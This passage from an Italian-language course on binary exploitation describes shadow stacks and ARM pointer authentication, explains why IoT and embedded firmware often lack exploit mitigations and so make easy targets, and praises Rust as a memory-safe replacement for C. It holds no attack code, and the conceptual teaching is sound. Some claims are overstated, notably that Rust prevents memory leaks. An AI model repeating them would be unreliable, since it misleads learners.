dall'hardware, in cui vengono salvati *solo* gli indirizzi di ritorno. Quando una funzione termina, la CPU confronta l'indirizzo di ritorno sullo Stack tradizionale (che l'utente può corrompere) con quello sullo Shadow Stack (che è inaccessibile all'utente). Se non combaciano, il processo viene terminato.

- **Pointer Authentication (ARM PAC):** Sui processori ARM moderni (come i chip Apple Silicon), gli indirizzi di memoria vengono firmati crittograficamente prima di essere salvati nello stack. Se l'attaccante sovrascrive un indirizzo, la firma digitale si corrompe e il salto fallisce.

7.3 Il Tallone d'Achille: L'Ecosistema Embedded e IoT

A questo punto è lecito chiedersi: *se esistono tutte queste difese invincibili, la binary exploitation è morta?*

La risposta è **assolutamente no**. Gran parte dell'infrastruttura mondiale non gira su server di ultima generazione. Dobbiamo considerare l'immenso panorama dei **sistemi embedded** (dispositivi IoT, router domestici, telecamere IP, centraline automobilistiche e sistemi di controllo industriale - SCADA).

In questi contesti, l'applicabilità delle contromisure moderne è drasticamente ridotta:

1. **Limiti Hardware:** Molti microcontrollori economici (usati nell'IoT) non possiedono una MMU (Memory Management Unit) sofisticata. Senza MMU, è fisicamente impossibile implementare la protezione NX (Non Eseguibile) o separare correttamente la memoria.
2. **Limiti di Risorse:** I Canarini e l'ASLR richiedono calcoli aggiuntivi della CPU e maggiore consumo di RAM. Su dispositivi con potenze di calcolo limitate o alimentati a batteria, gli sviluppatori spesso disabilitano volontariamente queste protezioni in fase di compilazione per guadagnare prestazioni.
3. **Legacy Code:** Molti apparati industriali o ospedalieri eseguono firmware compilato 15 o 20 anni fa, molto prima che queste protezioni diventassero lo standard, e non possono essere aggiornati facilmente.

Per questo motivo, l'ecosistema IoT oggi è il più vasto e proficuo terreno di caccia per la binary exploitation.

7.4 Il C è il problema? L'avvento dei linguaggi "Memory Safe"

Tutte le vulnerabilità che abbiamo esplorato in questo corso (Buffer Overflow, Use-After-Free, ecc.) derivano da un difetto architetturale comune: abbiamo costruito l'infrastruttura digitale mondiale su linguaggi, come il **C e il C++**, che non offrono la **Memory Safety**.

Il C è stato progettato negli anni '70 per essere veloce come l'assembly e per fidarsi ciecamente del programmatore. Non controlla se stiamo scrivendo 100 byte in uno spazio da 50; semplicemente esegue l'ordine, distruggendo la memoria circostante.

Oggi, l'industria informatica sta affrontando un cambio di paradigma epocale. Linguaggi come Java o Python risolvono il problema della memoria usando un *Garbage Collector*, ma sono troppo lenti o pesanti per scrivere sistemi operativi o software a basso livello.

La vera rivoluzione attuale porta il nome di **Rust**. Rust è un linguaggio di programmazione di sistema che offre le stesse prestazioni estreme del C/C++, ma **garantisce matematicamente la sicurezza della memoria in fase di compilazione**. Grazie a concetti rivoluzionari come l'*Ownership* e il *Borrow Checker*, il compilatore di Rust si rifiuta categoricamente di compilare codice che potrebbe generare un Buffer Overflow, un memory leak o condizioni di gara (data race), senza alcun impatto sulle prestazioni a runtime.

L'impatto di questa transizione è così devastante che persino colossi storicamente conservatori hanno ceduto: di recente, pezzi del Kernel Linux e del kernel di Microsoft Windows sono stati riscritti in Rust, e le agenzie di sicurezza governative (come la CISA negli USA) consigliano ufficialmente di abbandonare gradualmente il C/C++ in favore di linguaggi *memory-safe*.

Comprendere come sfruttare il codice C insicuro è il primo, fondamentale passo per capire perché il futuro dell'informatica sta convergendo verso architetture sicure by-design.